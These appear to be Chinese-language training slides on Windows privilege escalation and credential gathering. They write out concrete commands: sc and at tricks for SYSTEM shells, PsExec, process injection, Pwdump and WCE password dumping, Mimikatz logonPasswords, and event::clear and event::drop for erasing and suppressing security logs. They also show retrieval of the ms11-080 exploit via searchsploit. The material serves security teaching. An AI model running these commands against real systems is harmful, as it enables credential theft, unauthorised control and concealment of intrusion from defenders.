提权


防知焉 攻知未


提权

- 概念
  - 将普通用户提升为管理员用户的一种操作
- 为什么要进行提权？
  - 多用户操作系统，用户权限划分明确
  - 用户账号和服务账号隔离
  - 获取更高的权限，实现对目标系统的进一步控制
- 提权的方法
  - 通过系统本身的漏洞进行提权
  - 通过第三方组件的漏洞进行提权

系统提权

- Windows
  - 普通用户
  - administrator
  - system
- Linux
  - 普通用户
  - root





Windows提权

- at命令，在指定时间运行命令和程序
- at 21:58 /interactive cmd.exe
- taskmgr
- 重建explorer.exe

Windows提权

- sc命令， 设置服务的控制信息
  - 提权原理：服务是以system用户启动的。
- sc create syscmd binpath= "cmd /k start" type= own type= interact
  - binpath 指定一个进入服务二进制文件的路径
  - type 指定该服务类型
    - own 服务以其自身的进程运行
    - interact 服务可以与桌面交互
- sc start syscmd
- sc delete syscmd

Windows提权

- Sysinternals
  - windows系统工具包
  - https://docs.microsoft.com/zh-cn/sysinternals/
- PsExec
  - psexec.exe -i -s cmd.exe

Windows提权

- 注入进程提权
  - 高权限用户到低权限用户
  - 低权限用户到高权限用户
  - 较隐蔽
- pinjector.exe
- http://www.tarasco.org/security/Process_Injector/
  - pinjector.exe –l
  - inject.exe -p <pid> <cmd> <port>

收集敏感信息

- 抓包
  - Wireshark
  - Tcpdump
  - Omnipeek

嗅探


- Sniffpass
- Dsniff

收集敏感信息

- 浏览器缓存的密码
- 无线密码
- 网络认证密码
- http://www.nirsoft.net/

Windows身份认证过程

- Windows密码
  - 存储在SAM文件中
  - C:\Windows\System32\config\SAM
- 本地登录
- 远程登录
- 传递的是密文，不是明文密码



Pwdump

- Pwdump
  - 从Windows SAM文件中获取口令信息
  - PwDump.exe -x 127.0.0.1

WCE

- 从内存中获取口令信息
- wce-universal.exe -l显示已登录用户的密码信息
- wce-universal.exe -lv显示详细信息
- 从wdigest安全包中读取当前已登录账号的明文密码
  - wce-universal.exe -w

Mimikatz

- privilege::debug，提升权限
- sekurlsa::logonPasswords，已登录账号的信息
- process::list，列出正在运行的进程
- process::suspend /pid:3848，暂停一个进程
- process::resume /pid:3848，恢复一个进程
- event::clear，清除安全日志
- event::drop，不会产生新的日志
- ts::multirdp，允许多用户同时登录

利用系统漏洞提权

- ms11-080
- searchsploit ms11-080
- searchsploit -m 18176.py
- Pyinstaller
- Pywin32

- python pyinstaller.py --onefile 18176.py